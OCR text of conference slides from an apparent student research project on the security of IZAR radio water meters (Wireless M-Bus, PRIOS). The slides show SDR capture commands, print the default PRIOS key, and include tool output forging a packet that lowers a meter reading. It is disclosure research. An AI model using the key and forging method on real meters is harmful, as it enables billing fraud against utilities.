Security analysis of radio water meters

Lucas Georget: EDF R&D / LAAS-CNRS
Gauthier Vidal: Wavestone


Supervised by: Aurélien Francillon

Agenda

1. Metering introduction
2. Analysis of radio protocols
3. Cryptography and conclusion

Disclaimer: students research project based on existing works

Smart Meters



From https://www.rfwireless-world.com/Terminology/What-is-Wireless-M-Bus.html

Radio water meters

1. Véga®
2. Altaïr®
3. Gemma®
4. Aquila®
5. Aquarius®

IZAR RC I R4
(or 3 / 3.5)

Technical data

Communication protocol		PRIOS
Frequency	MHz	868.95 or 434.47 MHz (R3 mode) and 868.30 or 433.42 MHz (R4 mode)
Modulation		FSK
Transmission power	mW	16 mW (868 MHz) I 10 mW (434 MHz)
Transmission mode		Unidirectional
Radio range		Up to 500 m (R3) and 1.5 km (R4) depending on the environment
Standards		EN 300 220, CE, RED directive, EN 13757-3/-4

From https://www.diehl.com/metering/en/products-solutions/products-services/software-system-components/izar-rc-i-r4-fr/

Wireless M-Bus

- **T1-Mode:**
  - Frequent Transmit
  - One way
- **Transmits every:**
  - 8s (R3 mode)
  - 15min (R4 mode)


Information	**Mode T1**
Frequency	868.95MHz
Modulation	FSK
Data rate	100kbps
Coding	3 out of 6
Sync mechanism	Preamble + Sync word
Preamble	"01b" times 19
Sync word	0000111101b

From https://zewaren.net/wmbus-izar-meter.html

rtl-wmbus

- **rtl-wmbus provides:**
  - filtering
  - FSK demodulating
  - clock recovering
  - mode T1 packet decoding
  - and more... ;)

- Many other tools exist!



Output of the script

```
└─# rtl_sdr -f 868.95M -s 1600000 - 2>/dev/null | tee samples.bin | build/rtl_wmbus
T1;1;1;2022-06-13 09:26:58.000;132;122;05E74411;0x1944304c1144e7050000a1713103135f5c90253fafecfc812e9d
T1;1;1;2022-06-13 09:26:58.000;141;127;05E74411;0x1944304c1144e7050000a1713103135f5c90253fafecfc812e9d
T1;1;1;2022-06-13 09:27:07.000;131;146;05E74411;0x1944304c1144e7050000a1013103135f395cd96e4ad7f1806190
T1;1;1;2022-06-13 09:27:07.000;143;148;05E74411;0x1944304c1144e7050000a1013103135f395cd96e4ad7f1806190
T1;1;1;2022-06-13 09:27:16.000;127;134;05E74411;0x1944304c1144e7050000a1113103135f2e7390c56b04285b7892
T1;1;1;2022-06-13 09:27:16.000;141;170;05E74411;0x1944304c1144e7050000a1113103135f2e7390c56b04285b7892
[...]
```

```
MODE;CRC_OK;3OUTOF6OK;TIMESTAMP;PACKET_RSSI;CURRENT_RSSI;LINK_LAYER_IDENT_NO;DATAGRAM_WITHOUT_CRC_BYTES.
```


PRIOS protocol: the key

PRIOS key: `0x39BC8A10E66D83F8`

A B

DLL packet: `0x1944304c1144e7050000a171310113bab4a54105d4d79fa178f4`

1 2 3



From https://github.com/wmbusmeters/wmbusmeters/blob/f99dbadf88b9d1127c079511ae1480fcc5851871/src/meter_izar.cc

Packet modification tool

python3 packets.py
1944304c1144e7050000a171310113bab4a54105d4d79fa178f4

[*] Testing default keys...
[+] Key found in the default keys: **39BC8A10E66D83F8**.

[*] Using this key to decode PRIOS data...
[+] PRIOS data decoded successfully.

ALARMS
Previous mechanical fraud alarm

LIFE EXPECTANCY
Life expectancy of the water meter: **8.5 year(s)**

READINGS
Current reading: **1649.400000 L**
Checkpoint reading: **1649.396000 L**
Date of the checkpoint reading: **2010-12-31**

What value do you wish to modify?
[0] Current reading
[1] Checkpoint reading
[2] Checkpoint date
[3] Nothing, I am done.

Choice >> 0
Current reading: **1649.400000 L**
New value (in litres)?: **52.3**

Choice >> 1
Checkpoint reading: **1649.396000 L**
New value (in litres)?: **43.43**

Choice >> 2
The other functionalities are not implemented yet. Please type 0 or 1.

Choice >> 3
Here is the new decoded data:
4b4ccc0000a6a900005f1c.

And here is the newly forged packet:
1944304c1144e7050000a171310113ba0043 5805865486a178f4.

Modified packet

python3 packets.py
1944304c1144e7050000a171310113ba00435805865486a178f4

[*] Testing default keys...
[+] Key found in the default keys: 39BC8A10E66D83F8.

[*] Using this key to decode PRIOS data...
[+] PRIOS data decoded successfully.

ALARMS
Previous mechanical fraud alarm

LIFE EXPECTANCY
Life expectancy of the water meter:
8.5 year(s)

READINGS
Current reading: **52.300000 L**
Checkpoint reading: **43.430000 L**
Date of the checkpoint reading: 2010-12-31

Conclusion

- **Students research project ++**

- Discovery of:
  - Radio concepts and tools
  - Protocol reverse engineering
  - Weak realistic cryptography

- Questions?